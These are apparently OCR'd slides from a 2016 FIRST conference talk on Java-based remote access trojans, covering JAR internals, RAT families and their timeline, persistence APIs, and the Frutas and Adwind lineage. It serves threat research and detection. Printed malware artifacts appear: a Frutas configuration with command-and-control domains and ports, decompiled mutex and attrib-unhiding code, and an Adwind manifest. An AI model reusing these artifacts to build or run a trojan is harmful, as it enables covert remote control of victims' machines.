Java Based Trojans:
Not Even Your Macs Are Safe

Anthony Kasza - *Sr. Threat Researcher*

Imagine a World…

First emerging around 2011, Java based remote access trojans have been used to compromise systems on a global scale by threat actors of varying skill levels and motivations.

Java based RATs are a serious threat to any system capable of executing the Java Runtime Environment.

Roadmap


- **Foundation knowledge**
  - **What, How, Why and Who of Java based malware**
- Threat landscape
- Analysis Tools and Techniques
- Conclude

- I'm not discussing
  - Java vulnerabilities
  - Android malware
  - Adware
  - DoS malware


28th ANNUAL FIRST CONFERENCE SEOUL JUNE 12 - 17, 2016

Java Basics

- More than just a thing outdated websites make you install
- Rich ecosystem
- JVM vs JDK vs JRE
- Often used to teach OOP
- Compiles (to byte code)
  - Similar to Python
  - Simple to disassemble
- **Write once. Runs (almost) everywhere.**




Reverse Engineering Scale of Tribulations



JAR (Java ARchive) Files

- JAR vs Zip format
  - JAR has manifest file as first entry (optional)
  - JAR uses unicode file names
  - ZIP checks CRC
- Resources
- Class files
  - 0xCAFEBABE
  - **Constant pools**
- Manifest
  - META-INF/MANIFEST.MF
  - Key: Values



28th ANNUAL FIRST CONFERENCE SEOUL JUNE 12 - 17, 2016

Java Remote Access Trojans

- Some are abandoned
  - BlueBanana
- Some are being actively developed
  - jSocket, jFect, OS Celestial, Ratty
- Most use kits and stubs to build implants
- VirusTotal detections are often inaccurate
  - AV will detect something as a Java based RAT but call it “jrat”
  - jRat is a common name for Jacksbot
  - **Too many RATs are detected as jRat**

  - The RATs within frutas/adwind family are very similar to each other
  - Some implants may match more than one Yara rule for the families
  - **Too many RATs are detected as Adwind**

Other Java Threats

- **Banload** and other droppers / downloaders

- Java **Ransomware**
  - PoC on Github
    - https://github.com/codertimo/Ransomware
  - From what I can tell, written by two high school students
  - Not actively distributed

Cross Platform APIs and Libs

- java.util.prefs – persistence mechanism
  - Windows: registry
  - Linux: hidden files in user’s home/ dir
  - OSX: .plist files in user’s Library/ dir
- Commonly (mis)used libraries
  - Sigar
  - Sarxos
  - Bridj
  - Slf4j
  - JNA
  - jnativehook
  - Kryonet
  - webcam-capture
- Runtime.getRuntime().exec()
  - Operating system specific command execution

Who’s Using Java Malware?

- Mostly **opportunistic attackers** but not all


- **Financially motivated actors** targeting Brazilian systems
- Kaspersky found adwind distributed to banks within Singapore via phishing emails

- CitizenLab reported in Dec 2015 **PackRat** using Adzok and AlienSpy (among others)
- Kaspersky reported on **Javafog**, a Java version of Icefog [30]

Roadmap

- Foundation knowledge
- **Threat landscape**
  - **Families, capabilities, auxiliary tools**
- Analysis Tools and Techniques
- Conclude


Timeline of RATs



Feb 2012	Frutas
Jan 2013	Adwind
Nov 2013	Unrecom
Oct 2014	AlienSpy
July 2015	jSocket
2010 ?	Adzok
Sept 2012	BlueBanana
Oct 2012	Crimson
July 2013	jCage
Nov 2015	jFect
Oct 2012	jRAT
Dec 2013	jSpy
Jun 2015	OS Celestial
May 2015	qRAT
Nov 2015	OmniRAT
Feb 2016	Ratty

Frutas Lineage: Frutas


- Frutas PoC emerged early 2012 [2]
  - Includes a simple ASCII readable ‘config.txt’ or ‘config.xml’ file
  - Writes ‘frautas.lock’ file to temporary directory to avoid concurrent executions
  - Became popular among Spanish speaking criminals July 2012 [1]



```xml
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
<properties>
<comment>Frutas rat v0.8</comment>
<entry key="prefijo">ndi</entry>
<entry key="uac">false</entry>
<entry key="delay">3</entry>
<entry key="puerto2">995</entry>
<entry key="dns">www.apple.ddns.me.uk</entry>
<entry key="keyClase">gdUtZJnl</entry>
<entry key="puerto1">993</entry>
<entry key="jarname">webclient</entry>
<entry key="instalar">true</entry>
<entry key="hklm">true</entry>
<entry key="password">77b5f8e343a90f6f597751021fb8b7a08fe83083</entry>
<entry key="tskschedule">false</entry>
<entry key="regname">iepxlore</entry>
</properties>
```

Frutas Lineage: Frutas

- Frutas PoC emerged early 2012 [2]
  - Includes a simple ASCII readable ‘config.txt’ or ‘config.xml’ file
  - Writes ‘frautas.lock’ file to temporary directory to avoid concurrent executions
  - Became popular among Spanish speaking criminals July 2012 [1]




```
opciones
config.txt
Actualiza.class
Desinstala.class
Informacion.class
MANIFEST
Pina.class
Principal.class
WindowsPreference.
WindowsStartupServ
```

```
NO
postventa-vodafone.myq-see.com
XXXX
1991
1992
3
SI
Update Java
Loja
```

Frutas Lineage: Frutas


- Frutas PoC emerged early 2012 [2]
  - Includes a simple ASCII readable ‘config.txt’ or ‘config.xml’ file
  - Writes ‘frautas.lock’ file to temporary directory to avoid concurrent executions
  - Became popular among Spanish speaking criminals July 2012 [1]



```
try
{
  f = new File(System.getProperty("java.io.tmpdir"), "frautas.lock");
  if (f.exists()) {
    f.delete();
  }
  channel = new RandomAccessFile(f, "rw").getChannel();
  lock = channel.tryLock();
  if (lock == null) {
    channel.close();
    System.exit(0);
  }
  Principal.ShutdownHook shutdownHook = new Principal.ShutdownHook();
  Runtime.getRuntime().addShutdownHook(shutdownHook);
  System.out.println("Running");
} catch (Exception ex) {
  System.out.println("Error en Mutex");
}
```

Frutas Lineage: Frutas


- Frutas PoC emerged early 2012 [2]
  - Includes a simple ASCII readable ‘config.txt’ or ‘config.xml’ file
  - Writes ‘frautas.lock’ file to temporary directory to avoid concurrent executions
  - Became popular among Spanish speaking criminals July 2012 [1]



```
try {
  Process t1 = Runtime.getRuntime().exec(new String[] { "attrib", "-s", "-h", "\""

  t2 = Runtime.getRuntime().exec(new String[] { "attrib", "-s", "-h", "\"" + t.get
}
catch (Exception ex) {}
```

Frutas Lineage: Adwind


- Emerged early 2013 from a rebranded Frutas [3]
- Subsequent variants began using obfuscation [4]
- Support for Android (APK binder) introduced
- Modular plugins



```
Manifest-Version: 1.0
Ant-Version: Apache Ant 1.8.1
X-COMMENT: vqXdy
Class-Path:
Created-By: BhuCwXMBgHboeulZ44wpQ6jW
Main-Class: main.Start
```

Frutas Lineage: Adwind

